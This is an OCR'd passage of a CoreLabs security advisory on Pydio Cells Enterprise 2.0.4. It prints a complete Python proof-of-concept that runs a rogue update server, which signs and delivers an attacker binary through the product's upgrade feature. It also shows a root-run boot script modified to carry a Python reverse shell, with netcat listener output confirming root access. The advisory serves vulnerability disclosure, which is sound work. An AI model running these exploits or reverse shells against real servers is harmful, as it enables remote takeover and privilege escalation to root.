
When the upgrade process is executed, the application will download the binary offered by the script and will replace the current Pydio Cells binary file in the server:

```
from base64 import b64encode
from Crypto.Hash import SHA256
from Crypto.Signature import PKCS1_v1_5
from Crypto.PublicKey import RSA
import os, sys
from os.path import exists
from http.server import HTTPServer, BaseHTTPRequestHandler
import subprocess

payload = ""
HOST = ""
PORT = ""

def PoC():
    digest = SHA256.new()
    filesize = 0
    inputFileName = sys.argv[1]
    with open (inputFileName, "rb") as myfile:
        digest.update(myfile.read())
        filesize = os.fstat(myfile.fileno()).st_size

    binaryChecksum = str(b64encode(digest.digest()),"utf-8")
    #print("SHA256:" + digest.hexdigest() + "; Base64 Encoded:" + binaryChecksum)

    key = RSA.generate(2048)
    f = open('mykey.pem','wb')
    f.write(key.export_key('PEM'))
    f.close()

    f = open('pub.pem','wb')
    pubkey = key.publickey().export_key(format='PEM',pkcs=1)
    f.write(pubkey)
    f.close()

    print("Use this public key in the pydio cells admin console when updating:
\n")

    result = subprocess.run(['openssl', 'rsa', '-in', 'pub.pem', '-pubin', '--
RSAPublicKey_out'], stdout=subprocess.PIPE)
    print(str(result.stdout,"utf-8"))

    # Load private key and sign message
    signer = PKCS1_v1_5.new(key)
```


```
    sig = signer.sign(digest)

    binarySignature = str(b64encode(sig),"utf-8")

    #print("Signature: " + binarySignature)

    response =  ('{{"Channel":"stable","AvailableBinaries":
[{{"PackageName":"PydioHome","Version":"5.0.1",'
                '"ReleaseDate":1583836041,"Label":"Cells Home
5.0.1","Description":"PoC","ChangeLog":"https://www.coresecurity.com",'
                '"License":"AGPLv3","BinaryURL":"{0}","BinaryChecksum":"
{1}","BinarySignature":"{2}","BinaryHashType":"sha256",'
                '"BinarySize":"
{3}","BinaryOS":"linux","BinaryArch":"amd64","Status":"Released"}}]}}')

    return response.format("http://" + HOST + ":" + PORT +
"/cells",binaryChecksum,binarySignature,filesize)


class SimpleHTTPRequestHandler(BaseHTTPRequestHandler):

    def do_GET(self):
        self.server_version = ""
        self.sys_version = ""

        if (str(self.path) == "/"):
            self.send_response(200)
            self.end_headers()

        if (str(self.path) == "/cells"):
            inputFileName = sys.argv[1]
            with open(inputFileName,"rb") as infile:
                filesize = os.fstat(infile.fileno()).st_size
                self.send_response(200)
                self.send_header("Content-Type", "application/octet-stream")
                self.send_header("Content-Length", filesize)
                self.end_headers()
                sfile = infile.read()
                self.wfile.write(bytes(sfile))
                infile.close()

    def do_POST(self):
        self.server_version = ""
        self.sys_version = ""
        body = ""

        if (self.headers['Content-Length']):
            content_length = int(self.headers['Content-Length'])
            body = self.rfile.read(content_length)
            print("The request body was: \n%s" % str(body,"utf-8"))

        if (str(self.path) == "/a/update-server/"):
            self.send_response(200)
            self.send_header("Content-Type", "application/json")
            self.end_headers()
            self.wfile.write(payload.encode())
```

```
if __name__ == '__main__':
    if (len(sys.argv) < 4) :
        print("Missing Params! Example: python3 %s <path of file to serve>  " %
sys.argv[0])
        exit(-1)
    if (not exists(sys.argv[1])):
        print("Invalid input file! Example: python3 %s <path of file to serve>
<ip> <port number to listen to>" % sys.argv[0])
        exit(-2)
    PORT = sys.argv[3]
    HOST = sys.argv[2]
    payload = PoC()
    httpd = HTTPServer((HOST, int(PORT)), SimpleHTTPRequestHandler)
    print("Server started... Listening in port %s" % PORT)
    '''
    httpd.socket = ssl.wrap_socket (httpd.socket,
        keyfile="path/to/key.pem",
        certfile='path/to/cert.pem', server_side=True)
    '''
    httpd.serve_forever()
```

The new update URL and public RSA key is now configured:




The new update is found, and the user can initiate the upgrade process. Note that the version's details can be fully customized:



The update process begins, outputting the following:

```
> python3 cells.py rev 192.168.56.1 8086
Use this public key in the pydio cells admin console when updating:

writing RSA key
-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEAqhFRqB0rJoXKhDZ2QgOrgVSMpxyA06By7d1Z67ecOdgg1LzwdD0k
C/DkkGGaEkwnoeB7Hbw0b56jPTUCnwtalo7NczyG/ps1Y5SHrfhkgtHOefjzG9th
kDIytnu1L2NSUJsXhU0Xh9Y3aNyUDGTUl5GunHAsccYpQv3VvuUykC4QTQ8duXBf
4ZEA1R6vkgvlBgs7Gsv/XVveyAT8JiAiVnbcvx/xtx9bXmymG5hb88Qj4mAe7XjE
ksOatOJgDzZcjSCt3NmtqR8ju4XdI5RslyV410dtmBvtu6G3lI/ELR71jSlIIx09
7yqZIvfdFeQ86y2kE+caM9uky02zIh9wdQIDAQAB
-----END RSA PUBLIC KEY-----

Server started... Listening in port 8086
The request body was:
{"Channel":"stable","PackageName":"PydioEnterprise","CurrentVersion":"2.0.4","GOOS

{"Key":"eyJKc29uTGljZW5zZUluZm8iOiJ7XCJJZFwiOlwidHJpYWwtbWlkLWFwcmlsXCIsXCJBY2NvdW

Jc3N1ZVRpbWVcIjoxNTg0NTQwNzI2LFwiRXhwaXJlVGltZVwiOjE1ODY5ODc5OTksXCJNYXhVc2Vyc1wiO

Jhc2U2NFNpZ25hdHVyZSI6ImdHc3V1alJwWml4VTZpd242bWJ1UWlZN283ZEZsaGlHYWxvZnJMUXZwRVY5

2lCeDJlVzNSYTNmdERob0IxbWtCRVdLMnJhUTJxcjhVOElHblppb0hHVzdQL253U21RSXF5UUt6U0pqMFF

VlZFcnRqUDQyQmJob3FRZ1lqREk4ZmdsZW9uU0xVQnFCNkZDajVpTS8wM3VSK2pXUTJlWXdZaU9NVXJYM1

0T1BYdGt3Umh1THI5aE5iR0YzNkowWDNGVmxMczh1c2UzZzZYdE96UDhUaFVtcmtlckt2ZmpsZEpHZ1Jta

192.168.56.7 - - [27/Mar/2020 17:48:49] "POST /a/update-server/ HTTP/1.1" 200 -
The request body was:
{"Channel":"stable","PackageName":"PydioEnterprise","CurrentVersion":"2.0.4","GOOS

192.168.56.7 - - [27/Mar/2020 17:49:28] "POST /a/update-server/ HTTP/1.1" 200 -
192.168.56.7 - - [27/Mar/2020 17:49:28] "GET /cells HTTP/1.1" 200 -
```

The update process is completed, and a service or server restart is needed:



The original Pydio Cells binary file is replaced for a new one on the server:

```
[pydio@cells pydio]$ pwd
/opt/pydio
[pydio@cells pydio]$ ls -all
total 36
drwxr-xr-x. 2 pydio pydio    93 Mar 27 17:39 .
drwxr-xr-x. 3 root  root     19 Jan  6 11:06 ..
-rwxr-xr-x. 1 pydio pydio  8576 Mar 27 17:39 cells-enterprise
-rw-r--r--. 1 pydio pydio 17176 Jan  6 11:06 cells_selinux-1.0-1.el7.noarch.rpm
-rwxr-xr-x. 1 pydio pydio   212 Jan  6 11:06 get-ipaddress
```

Once the cells service or server is restarted, the new binary will be executed. For example, if the new executable file is a reverse shell the attacker will gain remote access to the server as `pydio`:

```
$ nc -lvp 8085
Listening on [0.0.0.0] (family 0, port 8085)
Connection from 192.168.56.5 42668 received!
bash: no job control in this shell
[pydio@cells ~]$ whoami
pydio
[pydio@cells ~]$
```

7.7 Script modification could allow local privilege escalation

[CVE-2020-12850] The following vulnerability applies only to the Pydio Cells Enterprise OVF version 2.0.4. Prior versions of the Pydio Cells Enterprise OVF (such as version 2.0.3) have a looser policy restriction allowing the "`pydio`" user to execute any privileged command using sudo.

In version 2.0.4 of the appliance, the user `pydio` is responsible for running all the services and binaries that are contained in the Pydio Cells web application package, such as `mysqld`, cells, among others. This user has privileges restricted to run those services and nothing more. However, a service located on `/etc/systemd/system/run-before-login-prompt.service` with the following contents was discovered:

```
[Unit]
Description=Show welcome message with systemd right before login prompt
After=systemd-user-sessions.service plymouth-quit-wait.service network-
online.target
After=rc-local.service
Before=getty.target

[Service]
Type=oneshot
RemainAfterExit=yes
ExecStart=/opt/pydio/bin/show-welcome-message

[Install]
```

As seen above, this service consists of executing a script that shows a welcome message once the appliance is turned onIn the specification of the service there is not a "`User`" entry specified. Therefore, the script indicated on the "`ExecStart`" entry will be executed with root privileges. Finally, `pydio` can edit this script, as is shown in the figure below:

```
$ls -lah /opt/pydio/bin/show-welcome-message
-rwxr--r--. 1 pydio pydio 1,8K mar 10 14:35 /opt/pydio/bin/show-welcome-message
```

An attacker could edit the `/opt/pydio/bin/show-welcome-message` script and wait until the appliance is rebooted to execute any arbitrary code with root privileges.

The following excerpt shows the modified script which, after execution, will trigger a reverse shell with root privileges:

```
#!/bin/sh

if [ "$1" = lo ]; then
    exit 0
fi

IPADDRESS=$(/usr/local/bin/what-is-my-public-ip)

echo "Welcome on Pydio Cells Enterprise appliance" > /etc/issue
echo "-------------------------------------------" >> /etc/issue
echo "" >> /etc/issue

if [ "$IPADDRESS" = "" ]; then
    echo "WARNING: this machine requires at least a private IP address" >>
/etc/issue
    echo "Please attach a network adaptor to your guest VM via virtualbox
settings" >> /etc/issue
    echo "" >> /etc/issue
    echo "Available private IPv4 address spaces:"  >> /etc/issue
    echo "\t- 10.0.0.0 - 10.255.255.255" >> /etc/issue
    echo "\t- 172.16.0.0 - 172.31.255.255" >> /etc/issue
    echo "\t- 192.168.0.0 - 192.168.255.255" >> /etc/issue
    echo "" >> /etc/issue
else
    echo "Pydio Enterprise Distribution contains all necessary tools to be ready
to sync and share files in minutes.
 Please note that the usage of this product is bound to an End-User License
Agreement (EULA). See /opt/pydio/EULA" >> /etc/issue
    echo "--" >> /etc/issue
    echo "BY USING THE EQUIPMENT THAT CONTAINS THIS PRODUCT, YOU ARE CONSENTING
TO BE BOUND BY THIS LICENSE AGREEMENT.
 IF YOU DO NOT AGREE TO ALL OF THE TERMS OF THIS AGREEMENT, PLEASE DO NOT ACCESS
NOR SET UP THE ASSIOCIATED WEB APPLICATION."
>> /etc/issue
    echo "--" >> /etc/issue
    echo "To start using Pydio Cells Enterprise Distribution, please open a
browser and go to the following location:
 https://$IPADDRESS/" >> /etc/issue
    echo "" >> /etc/issue
    echo "This instance uses a self-signed certificate for SSL support. You may
see a warning in your browser,
 please ignore it. Make sure to use a trusted certificate when using in
production." >> /etc/issue
    echo "" >> /etc/issue
    echo "" >> /etc/issue
fi
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
(("192.168.0.28",8000));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call
(["/bin/sh","-i"]);'
exit 0
```

Upon system reboot, the modified script is executed, including the reverse shell command:

```
$ nc -lvp 8000
Listening on [0.0.0.0] (family 0, port 8000)
Connection from 192.168.0.43 47468 received!
sh: no job control in this shell
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
context=system_u:system_r:unconfined_service_t:s0
```

8. Report Timeline

2020-04-07 - Vulnerability is discovered by Core Labs.

2020-04-29 - Pydio is emailed to request a contact

2020-04-29 - Response received from Pydio asking for details. Replied and sent a draft of the advisory.

2020-05-12 - Hotfix received for vulnerability fix validation.

2020-05-13 - License key received for fix validation.

2020-05-13 - CVE codes requested from MITRE.

2020-05-14 - CVE codes received.

2020-05-20 – Advisory published.

9. References

[1] https://www.pydio.com/

[2] https://www.pydio.com/en/community/releases/pydio-cells/pydio-cells-enterprise-207

10. About CoreLabs

CoreLabs, the research center of Core Security, A HelpSystems Company is charged with researching and understanding security trends as well as anticipating the future requirements of information security technologies. CoreLabs studies cybersecurity trends, focusing on problem formalization, identification of vulnerabilities, novel solutions, and prototypes for new technologies. The team is comprised of seasoned researchers who regularly discover and discloses vulnerabilities, informing product owners in order to ensure a fix can be released efficiently, and that customers are informed as soon as possible. CoreLabs regularly publishes security advisories, technical papers, project information, and shared software tools for public use at https://www.coresecurity.com/core-labs.

11. About Core Security, A HelpSystems Company

Core Security, a HelpSystems Company, provides organizations with critical, actionable insight about who, how, and what is vulnerable in their IT environment. With our layered security approach and robust threat-aware, identity & access, network security, and vulnerability management solutions, security teams can efficiently manage security risks across the enterprise. Learn more at www.coresecurity.com.

Core Security is headquartered in the USA with offices and operations in South America, Europe, Middle East and Asia. To learn more, contact Core Security at (678) 304-4500 or info@helpsystems.com.

12. Disclaimer